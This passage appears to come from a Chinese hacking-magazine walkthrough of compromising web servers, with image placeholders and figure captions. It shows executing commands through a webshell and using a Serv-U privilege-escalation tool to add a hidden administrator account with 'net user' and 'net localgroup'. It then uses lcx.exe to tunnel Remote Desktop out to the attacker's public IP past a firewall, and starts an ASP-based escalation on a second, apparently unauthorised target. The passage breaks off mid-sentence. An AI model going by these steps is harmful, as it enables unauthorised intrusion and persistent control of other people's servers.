


图10

大家注意我标注的地方，可以看出我们输入的命令执行成功了！

现在我们在webshell中输入命令就可以使用Wscript.shell对象来执行了！

说明一点，在恢复对象后，我们首先要从webshell中注销，然后在一个新的IE中重新进入webshell方可成功执行命令，否则即使组件恢复成功依然会提示“缺少对象”，切记！

六、lcx.exe助3389登录一臂之力


我在webshell中运行**netstat -an**，发现3389端口正处于监听状态，于是利用aspx的Serv-U提权工具分别执行命令**net user xufang xufang0219 /add**和**net localgroup administrators xufang /add**，向服务器中添加了一个名字为xufang的管理员，接着使用ipconfig查看了一下服务器的ip地址，然后在客户端进行连接，但是却没有连接上，估计是服务器端有防火墙的原因。

一般防火墙都是对由外部到内部的连接看管的死死的，但却对由内部向外部的连接过于信任，睁一只眼闭一只眼，这样我们就有了空子可钻。我决定使用lcx来搞定它！

首先将lcx.exe上传到网站目录，然后在webshell中选择“使用Wscript.shell”，在下面的命令中输入**E:\Service\HomeDir\artgkcn\web\Images\lcx.exe -slave 你的公网ip 51 127.0.0.1 3389**，前提是你需要有公网ip，如果你在内网的话，需要在路由器上做一下端口映射，具体方法在以前的杂志中有介绍。

执行后再在本地执行**lcx.exe -listen 51 5000**，如图11，接着使用3389登录工具连接本机的5000端口，这样就等同于连接服务器的3389端口了！连接成功！

太好了！输入刚才添加的帐号和密码进行登录，成功进入，如图12。


图11

七、Serv-U本地提权怎能少了ASP

当我在QQ上和好友职业欠钱聊及此次渗透时，他给了我一个Goldsun写的ASP版的Serv-U本地提权工具，于是我便想起了以前渗透过的一个站点：在webshell中通过查看服务得知服务器装有Serv-U，但不幸的是像Wscript.shell和Shell.application这样对提权起关键作用的组件通通被禁用了，从而导致无




图12




图13

法使用exe版的提权工具进行提权。而且服务器的操作系统为Win2000，默认只支持ASP脚本，而且试了一下其它方式进行提权，但结果也很令人失望。

今天就来试一下这个，或许还会有意外的惊喜呢！

使用webshell将它传了上去，访问后如图13所示。其中“用户名”、“口令”、“端口”和“系统路径”处我们保持默认即可！在下面的“命令”处，我们可以输入相应的命令。来测试下是否可以成功提权吧！先来加个用户试试！需要注意的是，因为服务器的Wscript.shell和Shell.application组件都被禁用了，所以我们是无法在webshell中通过执行命令来看到回显的，

